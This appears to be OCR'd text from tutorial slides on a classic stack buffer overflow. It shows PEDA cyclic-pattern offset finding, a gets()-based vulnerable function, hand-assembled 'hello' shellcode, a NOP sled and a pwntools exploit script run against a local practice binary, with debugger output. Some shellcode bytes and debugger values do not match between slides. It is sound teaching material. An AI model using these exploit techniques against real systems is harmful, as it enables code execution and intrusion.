


Figure out the Length of Dummy Characters

- pattern -- Generate, search, or write a cyclic pattern to memory
- What it does is generate a **De Brujin Sequence** of a specified length.
- A De Brujin Sequence is a sequence that **has unique n-length subsequences at any of its points**. In our case, we are interested in unique 4 length subsequences since we will be dealing with 32 bit registers.
- This is especially useful for **finding offsets** at which data gets written into registers.

Figure out the Length of Dummy Characters with PEDA


```
gdb-peda$ pattern create 100 pat100
Writing pattern of 100 chars to filename "pat100"
gdb-peda$ r < pat100
Starting program: /root/overflow < pat100
```

```
[----------------------------------registers-----------------------------------]
EAX: 0x65 ('e')
EBX: 0x63414147 ('GAAc')
ECX: 0x56559170 ("AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL\n")
EDX: 0xf7fc3890 --> 0x0
ESI: 0xf7fc2000 --> 0x1d4d6c
EDI: 0x0
EBP: 0x41324141 ('AA2A')
ESP: 0xffffd5a0 ("dAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL")
EIP: 0x41414841 ('AHAA')
EFLAGS: 0x10286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
Invalid $PC address: 0x41414841
[------------------------------------stack-------------------------------------]
0000| 0xffffd5a0 ("dAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL")
0004| 0xffffd5a4 ("AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL")
0008| 0xffffd5a8 ("AeAA4AAJAAfAA5AAKAAgAA6AAL")
0012| 0xffffd5ac ("4AAJAAfAA5AAKAAgAA6AAL")
0016| 0xffffd5b0 ("AAfAA5AAKAAgAA6AAL")
0020| 0xffffd5b4 ("A5AAKAAgAA6AAL")
0024| 0xffffd5b8 ("KAAgAA6AAL")
0028| 0xffffd5bc ("AA6AAL")
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x41414841 in ?? ()
gdb-peda$
```

```
gdb-peda$ pattern offset 0x41414841
1094797377 found at offset: 62
```

Jump to Shellcode

- When the function is done it will jump to whatever address is on the stack.
- We **put some code in the buffer** and **set the return address to point to it**!




Crafting Shellcode (the small program)

```
Disassembly of section .text:

00000000 <_start>:
   0:   eb 19                   jmp    1b <ender>

00000002 <starter>:
   2:   31 c0                   xor    eax,eax
   4:   31 db                   xor    ebx,ebx
   6:   31 d2                   xor    edx,edx
   8:   31 c9                   xor    ecx,ecx
   a:   b0 04                   mov    al,0x4
   c:   b3 01                   mov    bl,0x1
   e:   59                      pop    ecx
   f:   b2 05                   mov    dl,0x5
  11:   cd 80                   int    0x80
  13:   31 c0                   xor    eax,eax
  15:   b0 01                   mov    al,0x1
  17:   31 db                   xor    ebx,ebx
  19:   cd 80                   int    0x80

0000001b <ender>:
  1b:   e8 e2 ff ff ff          call   2 <starter>
  20:   68 65 6c 6c 6f          push   0x6f6c6c65
```

Extracting the bytes gives us the shellcode:

```
\xeb\x19\x31\xc0\x31\xdb\x31\xd2\x31\xc9\xb0\x04\xb3\x01\x59\xb2\x05\xcd\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80\xe8\xe2\xff\xff\xff\x68\x65\x6c\x6c\x6f
```

Finding a possible place to inject shellcode



Use GDB to figure out the memory address of the beginning of the buffer

Find Return Address


```
gdb-peda$ disas return_input
Dump of assembler code for function return_input:
   0x56555578 <+0>:     push   ebp
   0x56555579 <+1>:     mov    ebp,esp
   0x5655557b <+3>:     push   ebx
   0x5655557c <+4>:     sub    esp,0x44
   0x5655557f <+7>:     call   0x56555450 <__x86.get_pc_thunk.bx>
   0x56555584 <+12>:    add    ebx,0x1a50
   0x5655558a <+18>:    sub    esp,0xc
   0x5655558d <+21>:    lea    eax,[ebp-0x3a]
   0x56555590 <+24>:    push   eax
   0x56555591 <+25>:    call   0x565553d0 <gets@plt>
   0x56555596 <+30>:    add    esp,0x10
   0x56555599 <+33>:    sub    esp,0xc
   0x5655559c <+36>:    lea    eax,[ebp-0x3a]
   0x5655559f <+39>:    push   eax
   0x565555a0 <+40>:    call   0x565553e0 <puts@plt>
   0x565555a5 <+45>:    add    esp,0x10
   0x565555a8 <+48>:    nop
   0x565555a9 <+49>:    mov    ebx,DWORD PTR [ebp-0x4]
   0x565555ac <+52>:    leave
   0x565555ad <+53>:    ret
End of assembler dump.
```

Find Return Address

```
[----------------------------------registers-----------------------------------]
EAX: 0xffffd4fe --> 0x96b00 ('')
EBX: 0x56556fd4 --> 0x1edc
ECX: 0xffffffff
EDX: 0xf7fc389c --> 0x0
ESI: 0xf7fc2000 --> 0x1d4d6c
EDI: 0x0
EBP: 0xffffd538 --> 0xffffd548 --> 0x0
ESP: 0xffffd4e0 --> 0xffffd4fe --> 0x96b00 ('')
EIP: 0x565555a0 (<return_input+40>:     call   0x565553e0 <puts@plt>)
EFLAGS: 0x296 (carry PARITY ADJUST zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x56555599 <return_input+33>:        sub    esp,0xc
   0x5655559c <return_input+36>:        lea    eax,[ebp-0x3a]
   0x5655559f <return_input+39>:        push   eax
=> 0x565555a0 <return_input+40>:        call   0x565553e0 <puts@plt>
   0x565555a5 <return_input+45>:        add    esp,0x10
   0x565555a8 <return_input+48>:        nop
   0x565555a9 <return_input+49>:        mov    ebx,DWORD PTR [ebp-0x4]
   0x565555ac <return_input+52>:        leave
Guessed arguments:
arg[0]: 0xffffd4fe --> 0x96b00 ('')
[-------------------------------------stack-------------------------------------]
0000| 0xffffd4e0 --> 0xffffd4fe --> 0x96b00 ('')
0004| 0xffffd4e4 --> 0x2c307d ('}0,')
0008| 0xffffd4e8 --> 0x1
0012| 0xffffd4ec --> 0x56555584 (<return_input+12>:     add    ebx,0x1a50)
0016| 0xffffd4f0 --> 0xffffd540 --> 0xf7fe59b0 (push   ebp)
0020| 0xffffd4f4 --> 0x0
0024| 0xffffd4f8 --> 0x0
0028| 0xffffd4fc --> 0x6b00e600
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 2, 0x565555a0 in return_input ()
gdb-peda$
```

0xffffd4fe

NOP slide




NOP

No Operation

Opcode	Mnemonic	Description
90	NOP	No operation.

NOP slide


\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x
90\x90\x90\x90\x90\x90
EBP-0x10
\xeb\x19\x31\xc0\x31\xdb\x31\xd
2\x31\xc9\xb0\x04\xb3\x01\x59\x
b2\x05\xcd\x80\x31\xc0\xb0\x01\
x31\xdb\xcd\x80\xe8\xe2\xff\xff\xf
f\x68\x65\x6c\x6c\x6f
EBP-0x0c
EBP-0x08
EBP-0x04
EBP
New Return Address
EBP+0x04
ARG1
EBP+0x08
ARG2
EBP+0x0c

Update Python Script

```
#!/usr/bin/python

from pwn import *

def main():
    # start a process
    p = process("./overflow2")

    # create payload
    ret_address = 0xffffd4fe
    shellcode = "\x31\xc0\x31\xdb\x31\xc9\x31\xd2\xeb\x11\xb0\x04\xb
3\x01\xb2\x0b\x59\xcd\x80\x31\xc0\xb0\x01\x30\xdb\xcd\x80\xe8\xea\xf
f\xff\xff\x48\x65\x6c\x6c\x6f\x20\x57\x6f\x72\x6c\x64"
    padding_len = 62 - len(shellcode)
    payload = "\x90" * padding_len + shellcode + p32(ret_address)

    # send the payload to the binary
    p.send(payload)

    # pass interaction bac to the user
    p.interactive()

if __name__ == "__main__":
    main()


~
```

Run Exploit Script and attach GDB-PEDA to Program PID


```
➜  ~ python exploit2.py
[+] Starting local process './overflow2': pid 24253
24253
[*] Switching to interactive mode
$
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA@??\xff??????????????????????????????????????
```

```
gdb-peda$ attach 24253
Attaching to process 24253
```


```
Program received signal SIGTRAP, Trace/breakpoint trap.
[----------------------------------registers-----------------------------------]
EAX: 0x66 ('f')
EBX: 0x41414141 ('AAAA')
ECX: 0x5655918c ('A' <repeats 34 times>, "@\325\377\377", '\314' <repeats 34 times>, "\n")
EDX: 0xf7fc3890 --> 0x0
ESI: 0xf7fc2000 --> 0x1d4d6c
EDI: 0x0
EBP: 0x41414141 ('AAAA')
ESP: 0xffffd55f --> 0xcccccccff
EIP: 0xffffd563 --> 0xccccccccc
EFLAGS: 0x296 (carry PARITY ADJUST zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0xffffd55f:  dec    esp
   0xffffd561:  int3
   0xffffd562:  int3
=> 0xffffd563:  int3
   0xffffd564:  int3
   0xffffd565:  int3
   0xffffd566:  int3
   0xffffd567:  int3
[------------------------------------stack-------------------------------------]
0000| 0xffffd55f --> 0xcccccccff
0004| 0xffffd563 --> 0xccccccccc
0008| 0xffffd567 --> 0xccccccccc
0012| 0xffffd56b --> 0xccccccccc
0016| 0xffffd56f --> 0xccccccccc
0020| 0xffffd573 --> 0xccccccccc
0024| 0xffffd577 --> 0xccccccccc
0028| 0xffffd57b --> 0xccccccccc
[------------------------------------------------------------------------------]
